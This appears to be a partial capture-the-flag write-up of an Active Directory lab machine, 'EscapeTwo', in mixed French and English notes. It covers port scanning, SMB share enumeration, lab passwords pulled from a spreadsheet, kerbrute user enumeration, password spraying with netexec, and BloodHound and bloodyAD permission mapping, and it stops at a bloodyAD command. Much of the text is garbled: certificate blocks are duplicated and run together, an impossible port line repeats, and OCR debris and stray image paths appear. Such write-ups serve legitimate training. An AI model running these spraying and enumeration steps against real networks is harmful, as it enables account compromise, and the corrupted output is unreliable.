EscapeTwo



Machine Information

As is common in real life Windows pentests, you will start this box with credentials for the following account: rose / KxEPkKe6R8su

Scanning

TCP

nmap -sS -sV -sC -Pn -T5 -p- 10.10.11.51 -vv | tee nmap_result.txt

```
Not shown: 65509 filtered tcp ports (no-response)
         STATE SERVICE
PORT
                              REASON
                                              VERSION
53/tcp
          open domain
                             syn-ack ttl 127 Simple DNS Plus
        open kerberos-sec syn-ack ttl 127 Microsoft Windows Kerberos (server time:
88/tcp
2025-05-22 07:55:56Z)
                            syn-ack ttl 127 Microsoft Windows RPC
135/tcp open msrpc
         open netbios-ssn syn-ack ttl 127 Microsoft Windows netbios-ssn
139/tcp
389/tcp
                             syn-ack ttl 127 Microsoft Windows Active Directory LDAP
         open ldap
(Domain: sequel.htb0., Site: Default-First-Site-Name)
 ssl-cert: Subject: commonName=DC01.sequel.htb
  Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>,
DNS:DC01.sequel.htb
 Issuer: commonName=sequel-DC01-CA/domainComponent=sequel
  Public Key type: rsa
  Public Key bits: 2048
  Signature Algorithm: sha256WithRSAEncryption
 Not valid before: 2024-06-08T17:35:00
  Not valid after: 2025-06-08T17:35:00
  MD5:
         09fd3df49f58da05410de89e7442b6ff
  SHA-1: c3ac8bfd6132ed7729757f5e69901ced528eaac5
     --BEGIN CERTIFICATE--
  MIIGJjCCBQ6gAwIBAgITVAAAAANDveocXlnSDQAAAAAAAZANBgkqhkiG9w0BAQsF
  ADBGMRMwEQYKCZImiZPyLGQBGRYDaHRiMRYwFAYKCZImiZPyLGQBGRYGc2VxdWVs
  MRcwFQYDVQQDEw5zZXF1ZWwtREMwMS1DQTAeFw0yNDA2MDgxNzM1MDBaFw0yNTA2
  MDgxNzM1MDBaMBoxGDAWBgNVBAMTD0RDMDEuc2VxdWVsLmh0YjCCASIwDQYJKoZI
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  Vu8rnpImFT6IeDgACeBfb0hLzK2JJRT9ezZiUVxoTfMKKuy4IPFWcshW/1bQfEK0
  ExOcQZVaoCJzRPBUVTp/XGHEW9d6abW8h1UR+64qVfGexsrUKBfxKRsHuHTxa4ts
  +qUVJRbJkzlSgyKGMjhNfT3BPVwwP8HvErWvbsWKKPRkvMaPhU0CAwEAAa0CAzcw
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  AGUAcjAdBgNVHSUEFjAUBggrBgEFBQcDAgYIKwYBBQUHAwEwDgYDVR0PAQH/BAQD
  AgWgMHgGCSqGSIb3DQEJDwRrMGkwDgYIKoZIhvcNAwICAgCAMA4GCCqGSIb3DQME
```

AgIAgDALBglghkgBZQMEASowCwYJYIZIAWUDBAEtMAsGCWCGSAFlAwQBAjALBglg hkgBZQMEAQUwBwYFKw4DAgcwCgYIKoZIhvcNAwcwHQYDVR0OBBYEFNfVXsrpSahW xfdL4wxFDgtUztvRMB8GA1UdIwQYMBaAFMZBubbkDkfWBlps8YrGlP0a+7jDMIHI BgNVHR8EqcAwqb0wqbqqgbeqqbSGqbFsZGFwOi8vL0N0PXNlcXVlbC1EQzAxLUNB LENOPURDMDEsQ049Q0RQLENOPVB1YmxpYyUyMEtleSUyMFNlcnZpY2VzLENOPVNl cnZpY2VzLENOPUNvbmZpZ3VyYXRpb24sREM9c2VxdWVsLERDPWh0Yj9jZXJ0aWZp Y2F0ZVJldm9jYXRpb25MaXN0P2Jhc2U/b2JqZWN0Q2xhc3M9Y1JMRGlzdHJpYnV0 aW9uUG9pbnQwgb8GCCsGAQUFBwEBBIGyMIGvMIGsBggrBgEFBQcwAoaBn2xkYXA6 Ly8vQ049c2VxdWVsLURDMDEtQ0EsQ049QUlBLENOPVB1YmxpYyUyMEtleSUyMFNl cnZpY2VzLENOPVNlcnZpY2VzLENOPUNvbmZpZ3VvYXRpb24sREM9c2VxdWVsLERD PWh0Yj9jQUNlcnRpZmljYXRlP2Jhc2U/b2JqZWN0Q2xhc3M9Y2VydGlmaWNhdGlv bkF1dGhvcml0eTA7BgNVHREENDAyoB8GCSsGAQQBgjcZAaASBBDjAT1NPPfwT4sa sNjnBqS3gg9EQzAxLnNlcXVlbC5odGIwTQYJKwYBBAGCNxkCBEAwPqA8BgorBgEE AYI3GQIBoC4ELFMtMS01LTIxLTU0ODY3MDM5Ny05NzI2ODc00DQtMzQ5NjMzNTM3 MC0xMDAwMA0GCSqGSIb3DQEBCwUAA4IBAQCBDjlZZbFac6RlhZ2BhLzvWmA1Xcyn jZmYF3aOXmmof1yyO/kxk81fStsu3gtZ94KmpkBwmd1QkSJCuT54fTxg17xDtA49 QF704DPsFke0M2ip8TAf8x5bGwH5tlZvNjllBCgSpCupZlNY8wKYnyKQDNwtWtgL UF4SbE9Q6JWA+Re5lPa6AoUr/sRzKxcPsAjK8kgquUA0spoDrxAqkADIRsHgBLGY +Wn+DXHctZtv8GcOwrfW5KkbkVykx8DSS2qH4y2+xbC3ZHjsKlVjoddkjEkrHku0 2iXZSIqShMXzXmLTW/G+LzqK3U3VTcKo0yUKqmLlKyZXzQ+kYVLqgOOX ----END CERTIFICATE--_ssl-date: 2025-05-22T07:57:24+00:00; +1m28s from scanner time. open microsoft-ds? syn-ack ttl 127 445/tcp 464/tcp open kpasswd5? syn-ack ttl 127 593/tcp syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0 open ncacn_http 636/tcp open ssl/ldap syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name) _ssl-date: 2025-05-22T07:57:24+00:00; +1m28s from scanner time. ssl-cert: Subject: commonName=DC01.sequel.htb Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC01.sequel.htb Issuer: commonName=sequel-DC01-CA/domainComponent=sequel Public Key type: rsa Public Key bits: 2048 Signature Algorithm: sha256WithRSAEncryption Not valid before: 2024-06-08T17:35:00 Not valid after: 2025-06-08T17:35:00 09fd3df49f58da05410de89e7442b6ff SHA-1: c3ac8bfd6132ed7729757f5e69901ced528eaac5 --BEGIN CERTIFICATE--MIIGJjCCBQ6gAwIBAgITVAAAAANDveocXlnSDQAAAAAAAZANBgkqhkiG9w0BAQsF ADBGMRMwEQYKCZImiZPyLGQBGRYDaHRiMRYwFAYKCZImiZPyLGQBGRYGc2VxdWVs MRcwFQYDVQQDEw5zZXF1ZWwtREMwMS1DQTAeFw0yNDA2MDqxNzM1MDBaFw0yNTA2 MDgxNzM1MDBaMBoxGDAWBgNVBAMTD0RDMDEuc2VxdWVsLmh0YjCCASIwDQYJKoZI hvcNAQEBBQADggEPADCCAQoCggEBANRCnm8pZ86LZP3kAtl29rFgY5gE0EXSCZSm F6Ai+1vh6a8LrCRKMWtC8+Kla0PXgjTcGcmDawcI8h0BsaSH6sQVAD21ca5MQcv0 xf+4TzrvAnp9H+pVH01r42cLXBwq14Ak8dSuei0LgxoLK01CDtKk+e8ZxQWf94Bp Vu8rnpImFT6IeDqACeBfb0hLzK2JJRT9ezZiUVxoTfMKKuy4IPFWcshW/1b0fEK0 ExOcQZVaoCJzRPBUVTp/XGHEW9d6abW8h1UR+64qVfGexsrUKBfxKRsHuHTxa4ts +qUVJRbJkzlSqyKGMjhNfT3BPVwwP8HvErWvbsWKKPRkvMaPhU0CAwEAAa0CAzcw ggMzMC8GCSsGAQQBgjcUAgQiHiAARABvAG0AYQBpAG4AQwBvAG4AdAByAG8AbABs AGUAcjAdBgNVHSUEFjAUBggrBgEFBQcDAgYIKwYBBQUHAwEwDgYDVR0PAQH/BAQD AgWgMHgGCSqGSIb3DQEJDwRrMGkwDgYIKoZIhvcNAwICAgCAMA4GCCqGSIb3DQME AgIAgDALBqlqhkqBZQMEASowCwYJYIZIAWUDBAEtMAsGCWCGSAFlAwQBAjALBqlq hkgBZQMEAQUwBwYFKw4DAgcwCgYIKoZIhvcNAwcwHQYDVR0OBBYEFNfVXsrpSahW xfdL4wxFDgtUztvRMB8GA1UdIwQYMBaAFMZBubbkDkfWBlps8YrGlP0a+7jDMIHI BgNVHR8EgcAwgb0wgbqggbeggbSGgbFsZGFw0i8vL0NOPXNlcXVlbC1EQzAxLUNB LENOPURDMDEsQ049Q0RQLENOPVB1YmxpYyUyMEtleSUyMFNlcnZpY2VzLENOPVNl cnZpY2VzLENOPUNvbmZpZ3VyYXRpb24sREM9c2VxdWVsLERDPWh0Yj9jZXJ0aWZp

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 ----END CERTIFICATE----
                             syn-ack ttl 127 Microsoft SQL Server 2019 15.00.2000.00;
1433/tcp open ms-sql-s
RTM
_ms-sql-info: ERROR: Script execution failed (use -d to debug)
_ms-sql-ntlm-info: ERROR: Script execution failed (use -d to debug)
ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
 Issuer: commonName=SSL_Self_Signed_Fallback
 Public Key type: rsa
 Public Key bits: 2048
 Signature Algorithm: sha256WithRSAEncryption
 Not valid before: 2025-05-22T07:35:24
 Not valid after: 2055-05-22T07:35:24
        1f757f281b36a126e86347770f153d51
 MD5:
 SHA-1: 36e33788e2dd98eec074b1aab0de62db3cc489ba
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 Xv9sWQ==
 ----END CERTIFICATE----
3268/tcp open ldap
                             syn-ack ttl 127 Microsoft Windows Active Directory LDAP
(Domain: sequel.htb0., Site: Default-First-Site-Name)
 ssl-cert: Subject: commonName=DC01.sequel.htb
 Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>,
DNS:DC01.sequel.htb
 Issuer: commonName=sequel-DC01-CA/domainComponent=sequel
 Public Key type: rsa
 Public Key bits: 2048
 Signature Algorithm: sha256WithRSAEncryption
 Not valid before: 2024-06-08T17:35:00
 Not valid after: 2025-06-08T17:35:00
        09fd3df49f58da05410de89e7442b6ff
 SHA-1: c3ac8bfd6132ed7729757f5e69901ced528eaac5
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sNjnBqS3gg9EQzAxLnNlcXVlbC5odGIwTQYJKwYBBAGCNxkCBEAwPqA8BgorBgEE

+qUVJRbJkzlSqyKGMjhNfT3BPVwwP8HvErWvbsWKKPRkvMaPhU0CAwEAAa0CAzcw ggMzMC8GCSsGAQQBgjcUAgQiHiAARABvAG0AYQBpAG4AQwBvAG4AdAByAG8AbABs AGUAcjAdBqNVHSUEFjAUBqqrBqEFBQcDAqYIKwYBBQUHAwEwDqYDVR0PAQH/BAQD AgWgMHgGCSgGSIb3DQEJDwRrMGkwDgYIKoZIhvcNAwICAgCAMA4GCCgGSIb3DQME AqIAqDALBqlqhkqBZQMEASowCwYJYIZIAWUDBAEtMAsGCWCGSAFlAwQBAjALBqlq hkgBZQMEAQUwBwYFKw4DAgcwCgYIKoZIhvcNAwcwHQYDVR0OBBYEFNfVXsrpSahW xfdL4wxFDgtUztvRMB8GA1UdIwQYMBaAFMZBubbkDkfWBlps8YrGlP0a+7jDMIHI BgNVHR8EgcAwgb0wgbqggbeggbSGgbFsZGFw0i8vL0NOPXNlcXVlbC1EQzAxLUNB LENOPURDMDEsQ049Q0RQLENOPVB1YmxpYyUyMEtleSUyMFNlcnZpY2VzLENOPVNl cnZpY2VzLENOPUNvbmZpZ3VyYXRpb24sREM9c2VxdWVsLERDPWh0Yj9jZXJ0aWZp Y2F0ZVJldm9jYXRpb25MaXN0P2Jhc2U/b2JqZWN0Q2xhc3M9Y1JMRGlzdHJpYnV0 aW9uUG9pbnQwgb8GCCsGAQUFBwEBBIGyMIGvMIGsBggrBgEFBQcwAoaBn2xkYXA6 Ly8vQ049c2VxdWVsLURDMDEtQ0EsQ049QUlBLENOPVB1YmxpYyUyMEtleSUyMFNl cnZpY2VzLENOPVNlcnZpY2VzLENOPUNvbmZpZ3VyYXRpb24sREM9c2VxdWVsLERD PWh0Yj9jQUNlcnRpZmljYXRlP2Jhc2U/b2JqZWN0Q2xhc3M9Y2VydGlmaWNhdGlv bkF1dGhvcml0eTA7BgNVHREENDAyoB8GCSsGAQQBgjcZAaASBBDjAT1NPPfwT4sa sNjnBqS3gg9EQzAxLnNlcXVlbC5odGIwTQYJKwYBBAGCNxkCBEAwPqA8BgorBgEE AYI3GQIBoC4ELFMtMS01LTIxLTU00DY3MDM5Ny05NzI2ODc00DQtMzQ5NjMzNTM3 MC0xMDAwMA0GCSqGSIb3DQEBCwUAA4IBAQCBDjlZZbFac6RlhZ2BhLzvWmA1Xcyn jZmYF3aOXmmof1yyO/kxk81fStsu3gtZ94KmpkBwmd1QkSJCuT54fTxg17xDtA49 QF704DPsFke0M2ip8TAf8x5bGwH5tlZvNjllBCqSpCupZlNY8wKYnyKQDNwtWtqL UF4SbE9Q6JWA+Re5lPa6AoUr/sRzKxcPsAjK8kgquUA0spoDrxAqkADIRsHgBLGY +Wn+DXHctZtv8GcOwrfW5KkbkVykx8DSS2qH4y2+xbC3ZHjsKlVjoddkjEkrHku0 2iXZSIqShMXzXmLTW/G+LzqK3U3VTcKo0yUKqmLlKyZXzQ+kYVLqgOOX _---END CERTIFICATE-_ssl-date: 2025-05-22T07:57:24+00:00; +1m28s from scanner time. 3269/tcp open ssl/ldap syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name) _ssl-date: 2025-05-22T07:57:24+00:00; +1m28s from scanner time. ssl-cert: Subject: commonName=DC01.sequel.htb Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC01.sequel.htb Issuer: commonName=sequel-DC01-CA/domainComponent=sequel Public Key type: rsa Public Key bits: 2048 Signature Algorithm: sha256WithRSAEncryption Not valid before: 2024-06-08T17:35:00 2025-06-08T17:35:00 Not valid after: 09fd3df49f58da05410de89e7442b6ff MD5: SHA-1: c3ac8bfd6132ed7729757f5e69901ced528eaac5 ----BEGIN CERTIFICATE--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

```
bkF1dGhvcml0eTA7BqNVHREENDAyoB8GCSsGAQQBqjcZAaASBBDjAT1NPPfwT4sa
     sNjnBqS3gg9EQzAxLnNlcXVlbC5odGIwTQYJKwYBBAGCNxkCBEAwPqA8BgorBgEE
     AYI3GQIBoC4ELFMtMS01LTIxLTU0ODY3MDM5Ny05NzI2ODc0ODQtMzQ5NjMzNTM3
    MC0xMDAwMA0GCSqGSIb3DQEBCwUAA4IBAQCBDjlZZbFac6RlhZ2BhLzvWmA1Xcyn
     jZmYF3aOXmmof1yyO/kxk81fStsu3gtZ94KmpkBwmd1QkSJCuT54fTxg17xDtA49
     QF704DPsFke0M2ip8TAf8x5bGwH5tlZvNjllBCgSpCupZlNY8wKYnyKQDNwtWtgL
    UF4SbE9Q6JWA+Re5lPa6AoUr/sRzKxcPsAjK8kgquUA0spoDrxAqkADIRsHgBLGY
     +Wn+DXHctZtv8GcOwrfW5KkbkVykx8DSS2qH4y2+xbC3ZHjsKlVjoddkjEkrHku0
     2iXZSIqShMXzXmLTW/G+LzqK3U3VTcKo0yUKqmLlKyZXzQ+kYVLqqOOX
    _----END CERTIFICATE----
                                                                syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
 5985/tcp open http
  _http-server-header: Microsoft-HTTPAPI/2.0
  _http-title: Not Found
 9389/tcp open mc-nmf
                                                             syn-ack ttl 127 .NET Message Framing
 47001/tcp open http
                                                             syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
 _http-server-header: Microsoft-HTTPAPI/2.0
 |_http-title: Not Found
49664/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC
49665/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC
49666/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC
49667/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC
49689/tcp open ncacn_http syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
49690/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC
49691/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC
49706/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC
49722/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC
49740/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC
49807/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC
59740/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC
597407/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC
597407/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC
597407/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC
597407/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC
597407/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC
597407/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC
597407/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC
597407/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC
597407/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC
597407/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC
 Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows
```

Enumeration

SMB

netexec smb 10.10.11.51 -u 'rose' -p 'KxEPkKe6R8su' --shares

SMB 17763 x64 (SMB SMB SMB Remark	10.10.11.51 (name:DC01) (doma 10.10.11.51 10.10.11.51 10.10.11.51	445 in:sequ 445 445 445	DC01 el.htb) (signing DC01 DC01 DC01	:True) (SMBv1:Fal	rose:KxEPkKe6R8su
SMB	10.10.11.51	445	DC01		
SMB SMB	10.10.11.51 10.10.11.51	445 445	DC01 DC01	Accounting Depa ADMIN\$	rtment READ
Remote Admi SMB Default sha	10.10.11.51	445	DC01	C\$	
SMB Remote IPC	10.10.11.51	445	DC01	IPC\$	READ
SMB Logon serve	10.10.11.51 er share	445	DC01	NETLOGON	READ
SMB Logon serve	10.10.11.51	445	DC01	SYSVOL	READ
SMÉ	10.10.11.51	445	DC01	Users	READ


domain : sequel.htb

smbclient //10.10.11.51/'Accounting Department' -U 'sequel.htb\\rose'

On ne pouvait pas ouvrir le fichier, il était corrompu,

- unzip accounts.xlsx
- cat /xl/sharedStrings.xml

First Name	Last Name	Email	Username	Password
Angela	Martin	angela@sequel.htb	angela	0fwz7Q4mSpurIt99
Oscar	Martinez	oscar@sequel.htb	oscar	86LxLBMgEWaKUnBG
Kevin	Malone	kevin@sequel.htb	kevin	Md9Wlq1E5bZnVDVo
NULL		sa@sequel.htb	sa	MSSQLP@ssw0rd!



passwords.txt

users

netexec smb sequel.htb -u 'rose' -p 'KxEPkKe6R8su' --groups --local-groups --loggedon-users --rid-brute --users --shares --pass-pol

SMB	10.10.11.51				Administrator
2024-06-08	16:32:20 0	Built-:	in account	for adr	ministering the computer/domain
SMB	10.10.11.51	445	DC01		Guest
2024-12-25	14:44:53 0	Built-:	in account	for que	est access to the computer/domain
SMB	10.10.11.51	445	DC01	_	krbtgt
2024-06-08	16:40:23 0	Key Dis	stribution	Center	Service Account
SMB	10.10.11.51	445	DC01		michael
2024-06-08	16:47:37 0				
SMB	10.10.11.51	445	DC01		ryan
2024-06-08	16:55:45 0				
SMB	10.10.11.51	445	DC01		oscar
2024-06-08	16:56:36 0				
SMB	10.10.11.51	445	DC01		sql_svc
2024-06-09	07:58:42 0				
SMB	10.10.11.51	445	DC01		rose
2024-12-25	14:44:54 0				
SMB	10.10.11.51	445	DC01		ca_svc
2025-05-22	08:27:29 0				

Note

- micheal
- ryan
- oscar
- rose

- sql_svc
- ca svc

users.txt (dans le même que le precedent, pour les nouveaux)

```
[May 22, 2025 - 10:54:11 (CEST)] exegol-hackthebox /workspace # cat users.txt
angela
oscar
kevin
sa
micheal
rayan
rose
[May 22, 2025 - 10:54:13 (CEST)] exegol-hackthebox /workspace # cat passwords.txt
Ofwz7Q4mSpurIt99
86LxLBMgEWaKUnBG
Md9Wlq1E5bZnVDVo
MSSQLP@ssw0rd!
KxEPkKe6R8su
```

rose

// droits //

bloodyAD --host "10.10.11.51" -d "sequel.htb" -u "rose" -p "KxEPkKe6R8su" get writable --detail

```
distinguishedName: CN=S-1-5-11, CN=ForeignSecurityPrincipals, DC=sequel, DC=htb
url: WRITE
wWWHomePage: WRITE
distinguishedName: CN=Rose Fox,CN=Users,DC=sequel,DC=htb
thumbnailPhoto: WRITE
pager: WRITE
mobile: WRITE
homePhone: WRITE
userSMIMECertificate: WRITE
msDS-ExternalDirectoryObjectId: WRITE
msDS-cloudExtensionAttribute20: WRITE
msDS-cloudExtensionAttribute19: WRITE
msDS-cloudExtensionAttribute18: WRITE
msDS-cloudExtensionAttribute17: WRITE
msDS-cloudExtensionAttribute16: WRITE
msDS-cloudExtensionAttribute15: WRITE
msDS-cloudExtensionAttribute14: WRITE
msDS-cloudExtensionAttribute13: WRITE
msDS-cloudExtensionAttribute12: WRITE
msDS-cloudExtensionAttribute11: WRITE
msDS-cloudExtensionAttribute10: WRITE
msDS-cloudExtensionAttribute9: WRITE
msDS-cloudExtensionAttribute8: WRITE
msDS-cloudExtensionAttribute7: WRITE
msDS-cloudExtensionAttribute6: WRITE
msDS-cloudExtensionAttribute5: WRITE
msDS-cloudExtensionAttribute4: WRITE
msDS-cloudExtensionAttribute3: WRITE
```

```
msDS-cloudExtensionAttribute2: WRITE
msDS-cloudExtensionAttribute1: WRITE
msDS-GeoCoordinatesLongitude: WRITE
msDS-GeoCoordinatesLatitude: WRITE
msDS-GeoCoordinatesAltitude: WRITE
msDS-AllowedToActOnBehalfOfOtherIdentity: WRITE
msPKI-CredentialRoamingTokens: WRITE
msDS-FailedInteractiveLogonCountAtLastSuccessfulLogon: WRITE
msDS-FailedInteractiveLogonCount: WRITE
msDS-LastFailedInteractiveLogonTime: WRITE
msDS-LastSuccessfulInteractiveLogonTime: WRITE
msDS-SupportedEncryptionTypes: WRITE
msPKIAccountCredentials: WRITE
msPKIDPAPIMasterKeys: WRITE
msPKIRoamingTimeStamp: WRITE
mSMQDigests: WRITE
mSMQSignCertificates: WRITE
userSharedFolderOther: WRITE
userSharedFolder: WRITE
url: WRITE
otherIpPhone: WRITE
ipPhone: WRITE
assistant: WRITE
primaryInternationalISDNNumber: WRITE
primaryTelexNumber: WRITE
otherMobile: WRITE
otherFacsimileTelephoneNumber: WRITE
userCert: WRITE
homePostalAddress: WRITE
personalTitle: WRITE
wWWHomePage: WRITE
otherHomePhone: WRITE
streetAddress: WRITE
otherPager: WRITE
info: WRITE
otherTelephone: WRITE
userCertificate: WRITE
preferredDeliveryMethod: WRITE
registeredAddress: WRITE
internationalISDNNumber: WRITE
x121Address: WRITE
facsimileTelephoneNumber: WRITE
teletexTerminalIdentifier: WRITE
telexNumber: WRITE
telephoneNumber: WRITE
physicalDeliveryOfficeName: WRITE
postOfficeBox: WRITE
postalCode: WRITE
postalAddress: WRITE
street: WRITE
st: WRITE
1: WRITE
```

Kerbrute

c: WRITE

user enumeration

kerbrute userenum --domain "sequel.htb" users.txt --dc sequel.htb



```
/ ,< / __/ / __/ / __/ / __/ __/
/_/|_\___/ /___/ /___/ /___/ \___/

Version: dev (n/a) - 05/22/25 - Ronnie Flathers @ropnop

2025/05/22 10:55:01 > Using KDC(s):
2025/05/22 10:55:01 > sequel.htb:88

2025/05/22 10:55:01 > [+] VALID USERNAME: oscar@sequel.htb
2025/05/22 10:55:01 > [+] VALID USERNAME: rose@sequel.htb
2025/05/22 10:55:01 > Done! Tested 7 usernames (2 valid) in 0.042 seconds
```

Deux utilisateurs valide

- rose
- oscar

Netexec

password spray - SMB

nxc smb sequel.htb -u users.txt -p passwords.txt --continue-on-success

password spray - LDAP

LDAP 17763 (name	10.10.11.51 e:DC01) (domain:s	389 equel.h	DC01 tb)	[*] Windows 10 / Server 2019 Build
LDAP sequel.htb\	10.10.11.51 \oscar:86LxLBMgEW	389 aKUnBG	DC01	[+]
LDAP	10.10.11.51	389	DC01	[+] sequel.htb\rose:KxEPkKe6R8su

Nouvel utilisateur 'oscar' '86LxLBMgEWaKUnBG'

BloodHound

neo4i

neo4j start

Ingestion

bloodhound-python -c All -u oscar -p 86LxLBMgEWaKUnBG -d SEQUEL.HTB -ns 10.10.11.51 --zip

```
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: sequel.htb
```

INFO: Getting TGT for user

WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: [Errno Connection error (dc01.sequel.htb:88)] [Errno -2] Name or service not known

INFO: Connecting to LDAP server: dc01.sequel.htb

INFO: Found 1 domains

INFO: Found 1 domains in the forest

INFO: Found 1 computers

INFO: Connecting to LDAP server: dc01.sequel.htb

INFO: Found 10 users INFO: Found 59 groups INFO: Found 2 gpos INFO: Found 1 ous

INFO: Found 19 containers


INFO: Found 0 trusts

INFO: Starting computer enumeration with 10 workers

INFO: Querying computer: DC01.sequel.htb

INFO: Done in 00M 06S

INFO: Compressing output into 20250522110603_bloodhound.zip



BloodyAD

```
bloodyAD --host "10.10.11.51" -d "sequel.htb" -u "oscar" -p "86LxLBMgEWaKUnBG" get writable --detail
```

